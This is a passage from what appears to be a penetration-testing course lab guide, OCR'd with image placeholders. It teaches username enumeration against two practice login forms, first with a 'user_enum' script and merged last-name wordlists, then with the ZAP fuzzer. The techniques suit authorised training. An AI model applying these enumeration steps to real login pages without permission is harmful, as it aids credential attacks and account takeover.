   - `/opt/wordlists/US-census2010-lastnames-top-100.txt`


Hints

1. The **user_enum** script helps with the first form:
   - Skip the script if you want to be more challenged.
2. ZAP or Burp help with either form:
   - They are especially helpful with the second form.
   - The previous lecture includes some hints.

Solution

Test the Login Form

1. Launch Firefox and go to http://sec542.org/userenum/login.php.
2. Ensure **[Direct]** is selected on the Proxy Selector toolbar.
3. Try a bad username, bad password:
   - User: `asdf`
   - Password: `asdf`
4. Then try a good username, bad password:
   - User: `adent`
   - Password: `asdf`
5. Take note that a bad username results in a blank form whereas a valid username remains filled in on the subsequent form:



Enumerating Users

1. Let's harvest valid usernames from this authentication form.
2. Verify that you have created the `/home/student/lastnames` (as instructed in the **Lab Setup** section).
3. SEC542 instructor Adrien de Beaupre (@adriendb) also wrote a script for this lab called `user_enum` that was extended upon by Ryan Nicholson (SEC488 and SEC541 author). This script takes two arguments: `--target` to identify the login form to be tested and either `--file` to specify a file containing a list of users or `--user-list` followed by a comma-separated list of users.
4. Run the following command:

```
user_enum --target http://sec542.org/userenum/login.php --file /home/student/lastnames
```

5. Let's improve our discovery rate by combining our `/home/student/lastnames` list with the top 100 last names reported during the 2010 US Census.
   - `/opt/wordlists/US-census2010-lastnames-top-100.txt`
6. We will also remove any duplicates.
7. Combine the two wordlists and remove duplicate entries by typing the following command:


```
cat /opt/wordlists/US-census2010-lastnames-top-100.txt /home/student/lastnames | sort -u
> /home/student/combined
```

8. Type this as one continuous line with no breaks.

> **Note**
>
> This command concatenates the two files, sorts them, and prints unique entries only (sort's "**-u**" flag). It then saves the results to `/home/student/combined`.

9. Another hallmark of professional penetration testing is efficiency: the names `smith` and `jones` appear on both lists, and there's no sense trying each twice.
10. Then try the combined wordlist with `user_enum`:


```
user_enum --target http://sec542.org/userenum/login.php --file /home/student/combined
```



11. We found more names!


Let's Try the Second Form

1. Launch Firefox and go to http://sec542.org/userenum/securelogin.php.
2. Ensure No Proxy is selected on the Proxy Selector toolbar.
3. Try a bad username, bad password:
   - User: `asdf`
   - Password: `asdf`
4. Then try a good username, bad password:
   - User: `adent`
   - Password: `asdf`
5. Hmmm… the responses appear to be identical, unlike the last step.




Launch ZAP

1. Launch **ZAP** by clicking the ZAP icon in the upper panel at the top of the screen:




> **Note**
>
> ZAP takes a while to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Run one instance of ZAP only.
>
> Multiple instances of ZAP are running if you see this warning:




> In this case, close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over.

> **Warning**
>
> ZAP must be listening on port 8081 for this lab to work.

2. After ZAP starts, launch **Firefox** by clicking the Firefox icon in the upper panel.



3. Configure Firefox to use the running proxy.
4. In Firefox, select ZAP from the proxy selector drop-down:




Note


Always use the proxy selector to manage Firefox's proxy settings. Do not use other methods.

Let's Fuzz


1. In Firefox, go to http://sec542.org/userenum/securelogin.php and retry a good username, bad password:
   - User: `adent`
   - Password: `asdf`
2. In ZAP, ensure the Filter is **OFF**. If it is **ON**, click the **Filter** icon, choose **Clear** and **Apply**.
3. Go to the **History** tab and right-click the POST to **http://sec542.org/userenum/securelogin.php**.
4. Choose **Attack** and then click **Fuzz...**:



5. In the ZAP Fuzzer menu, highlight the "**a**" in "adent".
6. Be sure to highlight a single character only; we use this position to fuzz the first initial.
7. Then click **Add...**.




8. Click **Add...** again on the next **Payloads** screen.




Add the Payload

1. In the ZAP **Add Payload** menu, click the **Type** dropdown and select **File Fuzzers**.




2. Then, select **jbrofuzz** (triangle not checkbox) -> **Alphabets** (triangle)-> **English Alphabet** (checkbox).




3. We specify clicking the triangle expansion icon next to **jbrofuzz** because clicking the check box next to jbrofuzz selects every jbrofuzz payload. We want only one in this case. The same is true for **Alphabets**; we only want one: **English Alphabet**.

4. Click **Add**.




5. Click **OK** on the Payloads screen.




Fuzz the Last Name

1. In the ZAP Fuzzer menu, highlight the "**dent**" in "adent".
2. Click **Add...**.




3. Click **Add...** again on the next Payloads screen.




Add the Payload


1. In the ZAP **Add Payload** menu, select Type: **File**.



2. Then select `/home/student/combined`, and click **Add**.




3. Then, click **OK** on the Payloads screen.

